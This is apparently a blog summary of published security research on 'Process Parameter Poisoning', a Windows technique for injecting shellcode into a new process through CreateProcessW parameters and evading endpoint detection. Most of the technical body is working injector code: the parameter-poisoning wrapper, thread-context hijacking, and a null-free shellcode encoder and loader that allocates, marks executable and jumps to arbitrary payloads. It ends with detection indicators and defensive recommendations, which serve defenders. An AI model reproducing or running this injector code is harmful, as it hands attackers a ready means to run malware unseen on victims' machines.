
Executive Summary
Process Parameter Poisoning (P3) is a code injection technique that transfers shellcode into a foreign process via the startup parameters of CreateProcessW—specifically the lpCommandLine, lpEnvironment, and lpStartupInfo.lpReserved fields. Because the operating system itself copies these parameters into the new process during creation, neither VirtualAllocEx nor WriteProcessMemory is ever called by the attacker. Execution is then redirected by manipulating the main thread’s context with NtSetContextThread, avoiding CreateRemoteThread as well. The technique was tested against four leading commercial EDR products; in every case injection succeeded and no alert was raised.
The authors accompany the write-up with a fully functional open-source injector (p3-loader on GitHub) and a sophisticated shellcode generator class (ShellCodeWriter) that encodes arbitrary second-stage shellcode—including null bytes—using XOR primitives, making the poisoned parameters appear as non-null opaque blobs. This post covers the Windows internals underpinning the technique, a step-by-step walkthrough of all 14 code listings published in the original, and practical detection guidance.
Introduction
Attackers want to make their activities look less suspicious. With process injection, they are able to perform their activities from a different process that is more trusted or expected to be performing the specific activity, lowering suspicion. Standard injection follows a well-known five-step playbook: open a target process, allocate memory, write the payload, change memory protection to executable, and spawn or redirect a thread. EDRs have tuned their telemetry precisely to this sequence.
The P3 technique sidesteps the two most-monitored steps—allocation and write—by asking the kernel to do them implicitly through a normal process creation call. The result is a drastically smaller API fingerprint that current behavioural detection struggles to distinguish from legitimate process spawning.
Typical Process Injection and Involved System APIs
The canonical process injection sequence involves these steps:
- Search for or open a target process, or start a new one via
OpenProcess/NtOpenProcessorCreateProcess/NtCreateProcess. - Allocate memory in the target via
VirtualAllocExorNtAllocateVirtualMemory. - Write the malicious code via
WriteProcessMemory/NtWriteVirtualMemory. - Adjust memory protection to allow execution via
VirtualProtectEx/NtProtectVirtualMemory. - Start execution via
CreateRemoteThread/NtCreateThreadEx.
Additional variants include Thread Hijacking (NtSetContextThread), Early-Bird APC Injection (NtQueueApcThread), and Dirty Vanity (abusing RtlCreateProcessReflection). In all cases, EDRs primarily monitor WriteProcessMemory, VirtualAllocEx, and their underlying syscalls NtWriteVirtualMemory, NtAllocateVirtualMemory, and NtAllocateVirtualMemoryEx.
The key question P3 answers is: how can malicious code be transferred into a target process and made executable without using WriteProcessMemory and VirtualAllocEx? The answer lies in the process startup parameters transferred from the creating process to the new process at every process creation.
Technical Foundation: Windows Process Internals
Process Creation API and Startup Parameters
Windows exposes CreateProcessW for creating new processes. Three of its parameters are relevant to P3 because they are used to transfer data into the new process: lpCommandLine, lpEnvironment, and lpStartupInfo.

lpCommandLine is limited to 32,767 Unicode characters including the null terminator; the buffer must be writable (not a string literal) or a memory access violation results. lpEnvironment holds a null-terminated list of NAME=VALUE strings with a double null at the end. lpStartupInfo contains window station, desktop, and I/O handle configuration; its undocumented lpReserved field maps to the ShellInfo UNICODE_STRING inside the new process’s PEB.
BOOL CreateProcessW(
  [in, optional] LPCWSTR     lpApplicationName,
  [in, out, optional] LPWSTR lpCommandLine,
  [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in] BOOL                   bInheritHandles,
  [in] DWORD                 dwCreationFlags,
  [in, optional] LPVOID      lpEnvironment,
  [in, optional] LPCWSTR     lpCurrentDirectory,
  [in] LPSTARTUPINFOW        lpStartupInfo,
  [out] LPPROCESS_INFORMATION lpProcessInformation
);
Listing 1: Definition of the CreateProcessW Windows API function. Source: original article.
The STARTUPINFOW structure passed via lpStartupInfo is shown below. The lpReserved field (officially reserved) is copied by the kernel into the ShellInfo variable of the new process’s RTL_USER_PROCESS_PARAMETERS.
typedef struct _STARTUPINFOW {
  DWORD cb;
  LPWSTR lpReserved; // Copied to ShellInfo
                     //   (UNICODE_STRING)
  LPWSTR lpDesktop;
  LPWSTR lpTitle;
  DWORD dwX;
  DWORD dwY;
  DWORD dwXSize;
  // (...) additional fields
  WORD wShowWindow;
  WORD cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  // (...) additional fields
} STARTUPINFOW, *LPSTARTUPINFOW;
Listing 2: Layout of the STARTUPINFOW data structure. Source: original article.
The Process Environment Block
At process creation all supplied parameters are written into the Process Environment Block (PEB), a per-process data structure accessible from user space. The field ProcessParameters within the PEB points to an RTL_USER_PROCESS_PARAMETERS structure that contains CommandLine, Environment, ShellInfo, and other relevant members.
typedef struct _PEB
{
  BOOLEAN InheritedAddressSpace;
  BOOLEAN ReadImageFileExecOptions;
  BOOLEAN BeingDebugged;
  // (...) additional fields
  PVOID ImageBaseAddress;
  PPEB_LDR_DATA Ldr;
  PRTL_USER_PROCESS_PARAMETERS ProcessParameters; // Poisonable
  PVOID SubSystemData;
  PVOID ProcessHeap;
  PRTL_CRITICAL_SECTION FastPebLock;
  // (...) additional fields
} PEB, *PPEB;
Listing 3: Layout of the PEB data structure. Source: original article.
typedef struct _RTL_USER_PROCESS_PARAMETERS
{
  ULONG MaximumLength;
  ULONG Length;
  ULONG Flags;
  ULONG DebugFlags;
  // (...) additional fields
  CURDIR CurrentDirectory;
  UNICODE_STRING DllPath; // Potential candidate
                          // for transfer
  UNICODE_STRING ImagePathName; // Potential
                                // candidate for
                                // transfer
  UNICODE_STRING CommandLine; // Primary
                              // candidate
                              // for transfer
  PVOID Environment; // Primary candidate for
                     // transfer
  // (...) additional fields
  UNICODE_STRING ShellInfo; // Primary candidate
                            // for transfer
                  // (lpReserved in STARTUPINFO)
  UNICODE_STRING RuntimeData; // Potential
                              // candidate
                              // for transfer
  // (...) additional fields
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
Listing 4: Layout of the RTL_USER_PROCESS_PARAMETERS data structure. Source: original article.
The WinDbg screenshot below confirms the ShellInfo variable in the child process after a poisoned process creation:

System Informer confirms the poisoned CommandLine visible from outside the process:
Process Parameter Poisoning (P3)
Starting a Process with a Poisoned Parameter

The wrapper function CreateProcessWithPoison (Listing 5) creates a new process with the attacker-controlled payload placed in the selected parameter slot. Three injection channels are supported:
- ShellInfo Injection — payload placed in
lpReservedofSTARTUPINFOW, copied toShellInfoin the PEB. - Environment Injection — payload placed in
lpEnvironmentwith theCREATE_UNICODE_ENVIRONMENTflag. - CommandLine Injection — payload placed in
lpCommandLineofCreateProcessW.
BOOL CreateProcessWithPoison
    (int choice, PWCHAR lpApplication,
     PWCHAR poisonParameter,
     PPROCESS_INFORMATION pi)
{
  STARTUPINFOW si = { 0 };

  switch (choice) {
  case 1: // Injection via ShellInfo (lpReserved)
    printf("[~] Writing into ShellInfo...\n");
    si.lpReserved = poisonParameter;
    return CreateProcessW(lpApplication, NULL,
                          NULL, NULL, FALSE, 0,
                          NULL, NULL, &si, pi);

  case 2: // Injection via Environment block
    printf("[~] Writing into Environment
            block...\n");
    return CreateProcessW(lpApplication, NULL,
                          NULL, NULL, FALSE,
                     CREATE_UNICODE_ENVIRONMENT,
                          poisonParameter, NULL,
                          &si, pi);

  case 3: // Injection via CommandLine
    printf("[~] Writing into CommandLine...\n");
    return CreateProcessW(lpApplication,
                          poisonParameter,
                          NULL, NULL, FALSE, 0,
                          NULL, NULL, &si, pi);

  default:
    return FALSE;
  }
}
Listing 5: Implementation of CreateProcessWithPoison. Source: original article.
The p3-loader interactive menu lets the operator choose which parameter to poison at runtime:

The target application executable is chosen next:
Locating the Injected Data in the New Process
After process creation, the injected payload is recovered from the child’s PEB through three sequential read-only steps. Only memory read APIs are used—no write or allocation APIs that EDRs closely monitor.
Step 1 — Determine the PEB base address via NtQueryInformationProcess with the ProcessBasicInformation class:
winapi.NtQueryInformationProcess(
  pi.hProcess, // Handle of the new process
  ProcessBasicInformation,
               // Query
               // PROCESS_BASIC_INFORMATION
  &pbi,        // Destination
  sizeof(pbi), // Size of the destination
  &retLen      // Resulting size of what was read
);
Listing 6: First step — obtaining the PEB base address. Source: original article.
Step 2 — Read the PEB structure from the child process:
PEB pebLocal = { 0 };
SIZE_T bytesRead;

NTSTATUS status = winapi.NtReadVirtualMemoryEx(
  pi.hProcess, // Handle of the new process
  pbi.PebBaseAddress, // PEB Starting address
  &pebLocal, // Destination / PEB local copy
  sizeof(pebLocal), // Size to be read
  &bytesRead, // Resulting size of what was read
  0           // Reserved parameter
);
Listing 7: Second step — reading the PEB structure. Source: original article.
Step 3 — Read RTL_USER_PROCESS_PARAMETERS, which contains pointers to the poisoned fields:
RTL_USER_PROCESS_PARAMETERS parameters = { 0 };
status = winapi.NtReadVirtualMemoryEx(
pi.hProcess, // Handle of target process
pebLocal.ProcessParameters,
// ProcessParameters address
// in target
¶meters, // Output buffer / Local copy
sizeof(parameters), // Size to be read
&bytesRead, // Resulting size of what was read
0 // Reserved parameter
);Listing 8: Third step — reading RTL_USER_PROCESS_PARAMETERS. Source: original article.
One limitation: because the parameters are null-terminated strings, shellcode containing null bytes cannot be fully transferred as-is. The ShellCodeWriter XOR encoder described below resolves this.
Executing the Injected Code
After transferring the code, memory protection must be changed from read-write to read-execute via NtProtectVirtualMemory, and execution must be redirected. The authors evaluated three approaches (new thread, APC queue, thread context manipulation) and ruled out Dirty Vanity (RtlCreateProcessReflection) because it internally calls NtWriteVirtualMemory and NtCreateThreadEx—both closely monitored syscalls.
Thread context manipulation is chosen instead because CreateProcessW already returns a valid main-thread handle in PROCESS_INFORMATION, and only NtSetContextThread is needed—no SuspendThread / ResumeThread pair is required. The implementation sets only CONTEXT_CONTROL and overwrites RIP:
NTSTATUS ThreadSetExec
        (PHANDLE hThread, PVOID shellcode)
{
  CONTEXT ctx;
  ctx = { 0 };
  ctx.ContextFlags = CONTEXT_CONTROL;
              // CONTEXT_CONTROL flag is enough

  auto wapi = WinApiResolver::GetInstance();

  NTSTATUS stat = 0;

  stat = wapi.NtGetContextThread(*hThread, &ctx);
  if (!NT_SUCCESS(stat)) {
    SetColor(FOREGROUND_RED);
    printf("\n[-] NtGetContextThread failed with
            Error Code %08x\n", stat);
    return stat;
  }

  ctx.Rip = (DWORD64)shellcode;

  stat = wapi.NtSetContextThread(*hThread, &ctx);
  if (!NT_SUCCESS(stat)) {
    SetColor(FOREGROUND_RED);
    printf("\n[-] NtSetContextThread failed with
            Error Code %08x\n", stat);
    return stat;
  }

  return 0;
}
Listing 9: Thread context manipulation in ThreadSetExec. Source: original article.
Implemented Payload Injections


The p3-loader offers four payload options selectable at runtime (Figure 5):
- Demo MessageBox popup — no external shellcode required (result shown in Figure 6).
- Hex shellcode input — if shellcode contains null bytes, the XOR encoder is applied automatically.
- DLL path — supplies a DLL path to
LoadLibraryAinside the target. - Shellcode from URL — downloads raw shellcode from HTTP(S) and handles the null-byte limitation.
Passing Arbitrary Shellcode in a String
Process parameters are null-terminated, so any zero byte in the payload truncates the transfer. The ShellCodeWriter class solves this with XOR encoding: two 64-bit values are chosen such that their XOR equals the desired value and neither operand contains a zero byte. Any target byte sequence—including zero bytes—can therefore be emitted null-free.
Lower Level Helper Methods
SetRAXXOR emits a three-instruction gadget that loads two 64-bit constants into RAX and R15, then XORs them, leaving the result in RAX. SetRAX wraps it: given a target value it computes a null-free XOR pair and calls SetRAXXOR. The special case of zero uses a simple xor rax, rax.
void ShellCodeWriter::SetRAXXOR
    (uint64_t xor_a_value, uint64_t xor_b_value)
{
  const char gadget[] =
    "\x48\xB8\xB0\xC5\x2F\x6D\xFB\x7F\x01\x01"
    // mov rax, XOR_A
    "\x49\xBF\x01\x01\x01\x01\x01\x01\x01\x01"
    // mov r15, XOR_B
    "\x4C\x31\xF8"; // xor rax, r15
  uint64_t* xor_a = (uint64_t*)(gadget + 2);
  uint64_t* xor_b = (uint64_t*)(gadget + 12);
  *xor_a = xor_a_value;
  *xor_b = xor_b_value;
  AppendShellCode(gadget, 23);
}

void ShellCodeWriter::SetRAX(uint64_t value)
{
  if (value == 0)
  {
    AppendShellCode("\x48\x31\xC0", 3);
                    // xor rax, rax
    return;
  }
  uint64_t xor_a = 0, xor_b = 0x0101010101010101;
  // Adjust the xor key (xor_b) to ensure xor_a
  // will have no zero bytes
  for (int i = 0; i < 8; i++)
  {
    if (( (uint8_t*)(&value) )[i] == 0x01)
    {
      ( (uint8_t*)(&xor_b) )[i] = 0x02;
    }
  }
  xor_a = value ^ xor_b;
  SetRAXXOR(xor_a, xor_b);
}
Listing 10: Implementation of SetRAXXOR and SetRAX. Source: original article.
Three representative outputs of SetRAX illustrate how values are encoded:
# SetRAX(0)
xor rax, rax

# SetRAX(0xDEADBEEF)
mov rax, 0x01010101DFACBFEE
mov r15, 0x0101010101010101
xor rax, r15

# SetRAX(1)
mov rax, 0x0101010101010103
mov r15, 0x0101010101010102
xor rax, r15
Listing 11: Examples of machine code emitted by SetRAX. Source: original article.
Built on top of SetRAX are helpers including PushValue, PushBuffer, SetArgRegister, SetArgRegisterStackRelative, and Call. Together they implement the full x64 Windows calling convention: RCX, RDX, R8, R9 for the first four arguments, 32-byte shadow space, 16-byte stack alignment before calls.
Implementation of Higher Level Operations
The simplest high-level operation terminates the target process. CallTerminateProcess sets both argument registers, resolves the address of NtTerminateProcess via WinApiResolver, and calls it:
void ShellCodeWriter::CallTerminateProcess
    (HANDLE ProcessHandle, NTSTATUS ExitStatus)
{
  SetArgRegister(0, (uint64_t)ProcessHandle);
  SetArgRegister(1, ExitStatus);
  auto winapi = WinApiResolver::GetInstance();
  Call((uint64_t)winapi.NtTerminateProcess);
}
Listing 12: Implementation of ShellCodeWriter::CallTerminateProcess. Source: original article.
Functions that take pointer arguments (e.g. LoadLibraryA) require the buffer to exist in memory at call time. CallLoadLibraryA writes the module string to the stack via PushBuffer, allocates shadow space, then sets RCX to the stack-relative address of the string:
void ShellCodeWriter::CallLoadLibraryA(LPCSTR module)
{
  PushBuffer(module, strlen(module) + 1);
  int pos_buf = m_total_consumed_stack_bytes;

  // Shadow Space
  AppendShellCode("\x48\x83\xEC\x20", 4);
                  // sub rsp, 32
  m_total_consumed_stack_bytes += 32;

  // Populate arg registers
  SetArgRegisterStackRelative(0,
    (m_total_consumed_stack_bytes - pos_buf));

  auto winapi = WinApiResolver::GetInstance();
  Call((uint64_t)winapi.LoadLibraryA);
}
Listing 13: Implementation of ShellCodeWriter::CallLoadLibraryA. Source: original article.
The most complex operation is LoadAndCallShellCode, which accepts arbitrary shellcode (including null bytes) and executes it in five stages: push to stack, allocate RW memory with VirtualAlloc, copy shellcode from stack to allocation, change protection to RX with VirtualProtect, and jump:
void ShellCodeWriter::LoadAndCallShellCode
    (const std::vector<uint8_t>& shellcode)
{
  // 1. Pushes the shellcode to the stack
  PushBuffer(shellcode.data(), shellcode.size());
  int pos_sc = m_total_consumed_stack_bytes;

  // Shadow Space
  AppendShellCode("\x48\x83\xEC\x20", 4);
                // sub rsp, 32
  m_total_consumed_stack_bytes += 32;

  // 2. Allocates READWRITE memory
  CallVirtualAlloc(NULL, shellcode.size(),
                   MEM_COMMIT, PAGE_READWRITE);

  { // 3. Copies shellcode from the stack to the
    //    newly allocated area
    AppendShellCode("\x49\x89\xC4", 3);
              // mov r12, rax ; shellcode_dest
    AppendShellCode("\x49\x89\xC2", 3);
              // mov r10, rax ; shellcode_dest
    SetRAX(shellcode.size());
    AppendShellCode("\x49\x89\xC3", 3);
                    // mov r11, rax ; size
    SetArgRegisterStackRelative(0,
       (m_total_consumed_stack_bytes - pos_sc));
    // r10: Shellcode dest ptr
    // r11: size
    // rcx: Shellcode src ptr
    const char* copy_sc = \
      "\x8A\x01"     // mov al, byte ptr ds:[rcx]
      "\x41\x88\x02" // mov byte ptr ds:[r10], al
      "\x48\xff\xc1" // inc rcx
      "\x49\xff\xc2" // inc r10
      "\x49\xff\xcb" // dec r11
      "\x75\xf0"; // jnz -16
    AppendShellCode(copy_sc, 16);
}

  { // 4. Changes protection of the newly
    //    allocated area to EXECUTE_READ
    // VirtualProtect(shellcode_dest, size,
                      PAGE_EXECUTE_READ,
                      shellcode_src);
    AppendShellCode("\x4C\x89\xE1", 3);
                    // mov rcx, r12 ; lpAddress
    SetArgRegister(1, shellcode.size());
    SetArgRegister(2, PAGE_EXECUTE_READ);
                   // flNewProtect
    SetArgRegisterStackRelative(3,
       (m_total_consumed_stack_bytes - pos_sc));
    auto winapi = WinApiResolver::GetInstance();
    Call((uint64_t)winapi.VirtualProtect);
  }

  if (m_total_consumed_stack_bytes % 16)
  {
    AppendShellCode("\x58\x50\x50", 3);
                // pop rax; push rax; push rax;
    m_total_consumed_stack_bytes += 8;
  }

  // 5. Jumps to the newly allocated area
  AppendShellCode("\x41\xff\xe4", 3); // jmp r12
}
Listing 14: Implementation of ShellCodeWriter::LoadAndCallShellCode. Source: original article.
Advantages of Detection Avoidance
The following table contrasts P3 with classic process injection across the dimensions most important for EDR detection:
| Aspect | Classic Injection | Process Parameter Poisoning |
|---|---|---|
| Memory Allocation | VirtualAllocEx required | No explicit allocation |
| Memory Write | WriteProcessMemory required | Indirect via CreateProcessW |
| Redirect Execution | CreateRemoteThread or APC | SetThreadContext |
| Chance of Detection | High (many suspicious APIs) | Reduced (benign process creation) |
| EDR Telemetry | Closely monitored | Lowered observability |
Additional advantages include: no suspended process or thread states at any point (a known EDR indicator for process hollowing and injection), a thread handle already available from PROCESS_INFORMATION without needing OpenProcess, and a total absence of NtWriteVirtualMemory / VirtualAllocEx / CreateRemoteThread calls.
Detection Approach
Despite its reduced footprint, several indicators can be used to detect P3:
VirtualProtectExmaking a memory region executable, followed bySetThreadContextwith at leastCONTEXT_CONTROL. The RIP does not need to point directly into that region—it may point to a gadget—but a register in the context will almost certainly contain a pointer to it.VirtualProtectExmaking process-parameter pages (in the creator’s own address space or a remote one) executable.- Process creation where a parameter’s entropy or length is anomalous compared to normal command lines or environment blocks; shellcode-like entropy or excessive character diversity in those fields is suspicious, though prone to false positives.
- A process reading the remote
RTL_USER_PROCESS_PARAMETERSstructure from another process via memory read APIs.
Key Takeaways
- P3 transfers shellcode via standard
CreateProcessWparameters, bypassingVirtualAllocExandWriteProcessMemoryentirely—the two syscalls most heavily monitored by modern EDRs. - Three injection channels are available:
lpCommandLine,lpEnvironment, andlpStartupInfo.lpReserved(mapped toShellInfoin the PEB). - Payload recovery uses only memory read APIs (
NtQueryInformationProcess,NtReadVirtualMemoryEx); no write or allocation API is called by the attacker. - Execution redirection uses
NtSetContextThreadto overwrite RIP in the main thread without suspending it, avoidingSuspendThread/ResumeThreadtelemetry. - The XOR-based
ShellCodeWritergenerator eliminates null bytes, allowing arbitrary shellcode—including multi-stage payloads—to transit null-terminated parameter fields intact. - Tested against four market-leading EDR solutions on default configurations—no alerts in any case.
- Detection relies on correlating
VirtualProtectEx+SetThreadContextpairs, entropy analysis of process parameters, and monitoring of cross-process PEB reads.
Defensive Recommendations
- Correlate VirtualProtect + SetThreadContext: build a detection rule for
VirtualProtectExthat makes pages executable in any process, correlated within a short time window withNtSetContextThreadon a thread in the same target process. - Alert on executable process-parameter pages: any call to
VirtualProtectExthat marks the PEB, heap, or parameter region as executable is highly anomalous and should fire a high-confidence alert. - Entropy-score command lines and environment blocks: integrate Shannon entropy calculation into EDR telemetry for
CreateProcessWparameters; flag command lines whose entropy exceeds a tuned threshold or whose length greatly exceeds the typical value for that executable. - Monitor cross-process PEB reads: flag sequences where a process reads
RTL_USER_PROCESS_PARAMETERSof a child it just created, especially when no debugger relationship exists. - Enable userland call-stack validation: ETW-based call-stack logging for
NtSetContextThreadcan reveal whether the call originates from expected system code or from shellcode-like trampolines. - Tune for null-byte-free shellcode patterns in parameters: many shellcode encoders produce characteristic byte distributions; integrate YARA-style string matching in process parameter buffers.
- Update EDR rulesets continuously: P3 demonstrates that minor API combinations can completely evade detection models built on fixed API lists—threat models need regular red-team validation.
Conclusion
Process Parameter Poisoning illustrates how a small conceptual shift—using the OS itself as the write primitive—can nullify the detection logic of mature EDR products. By routing shellcode through CreateProcessW parameters rather than WriteProcessMemory, and by redirecting execution via NtSetContextThread rather than CreateRemoteThread, the technique produces a telemetry fingerprint indistinguishable from normal process spawning. Defenders must move beyond individual API monitoring toward behavioural correlation, parameter entropy analysis, and continuous adversarial red-team validation to keep pace with evolving injection primitives.
Original text: “Process Parameter Poisoning” by Max Hirschberger & Ogulcan Ugur at SensePost / Orange Cyberdefense.